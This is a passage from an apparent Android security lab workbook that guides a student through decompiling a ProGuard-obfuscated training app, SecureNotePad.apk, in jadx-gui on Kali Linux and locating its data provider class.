
   Log in to Kali Linux using the username `root` and the password `toor`.

2. **Open a Terminal**

   Open a Linux terminal using the quick menu on the left of the desktop.


3. **Start Jadx**

   From the terminal, launch `jadx-gui`.



4. **Open Target Application**


   From Jadx's *Open file* dialog, navigate to the `labs/obfuscated` directory, select the `SecureNotePad.apk` application, then choose *Open*. Maximize the jadx-gui window.



5. Note Obfuscation Use


Expand the two packages available in the reconstructed source code for Secure NotePad. The first package, `a.a`, is likely a library used by the application. The second, `com.willhackforsushi.securenotepad`, has both named classes (such as `NoteEditor`, `NotePadProvider`, `NotesList`, etc.) and obfuscated classes (`a`, `b`, `c`, and `d`).

This is common behavior for ProGuard obfuscated applications, where some named classes are retained, other names are fully obfuscated.



6. Expand NoteEditor Class

Click to expand the `NoteEditor` class. Note that, like the classes under the `com.willhackforsushi.securenotepad` package, the `NoteEditor` class also has named and obfuscated classes and methods. We'll see more of this behavior in the application, but note that this behavior is common with ProGuard-obfuscated applications.




7. Identify the Data Provider Class

Android applications will often have one or more *data providers*, abstract classes that provide consistent access to data within the application. These classes often have the name *Provider*, but this is a convention, not a requirement. Identifying the providers used by an application are a useful mechanism to start your analysis.


To identify the application provider, inspect the `AndroidManifest.xml` file. Expand the Resources folder in Jadx, then click on the `AndroidManifest.xml` file. Identify the `<provider>` tag in the XML data. The `android:name` attribute discloses the class name for the Android data provider used in the Secure NotePad application.

> If you are unsure where to start when analyzing an Android application, check the `AndroidManifest.xml` file to identify the provider name. Examining the reconstructed source for the data provider is a great way to get a better understanding of how the application handles data.



8. Open the NotePadProvider Class


Navigate to the `com.willhackforsushi.securenotepad` package and click on the `NotePadProvider` class.



9. Examine NotePadProvider static Block

In the `NotePadProvider` class, you will see some initial class-level variables declared (`a`, `b`, `c`, and `d`), followed by a `static` block (delimited with starting and closing curly brackets: `{}`). In Java, the `static` block is code that is executed automatically when the class is instantiated (created). In this example, we see the class-level variables `a`, `b`, and `c` are used with a `uriMatcher` object, and several strings that resemble SQL-like statements (note `title AS name` which could be a sort option in a SQL statement).

So far, we don't really know what's going on in the application, but we're just starting out and making small steps as we quickly glance at the code.




10. Identify Methods in the NotePadProvider Class

Scroll through the `NotePadProvider` class, identifying method names (alternatively, you can expand the class declaration in the left side of the Jadx reconstructed source code tree).

Briefly examine the reconstructed source for the methods in this class. Most of the code is very confusing, with variable references that don't make a lot of sense (`long a = this.d.a(dVar.a())`, etc.). This is the goal of application obfuscation: to make it harder for a reverse engineering analyst to assess and evaluate the code for an Android application.

Despite the use of obfuscation, we can learn a lot about the application. The provider class appears to interact with a SQL database, exposing methods to the application, including `delete`, `insert`, `query`, and `update`. Although the code in these classes (including the insert method, shown in the screen capture) is obfuscated, we see repeated references to the `d()` class constructor in the beginning of the class.

> Anytime you see repeated references to a class or method in obfuscated code, note it as a point of interest in an application. Here the `com.willhackforsushi.securenotepad.d()` class constructor looks like an interesting analysis target.

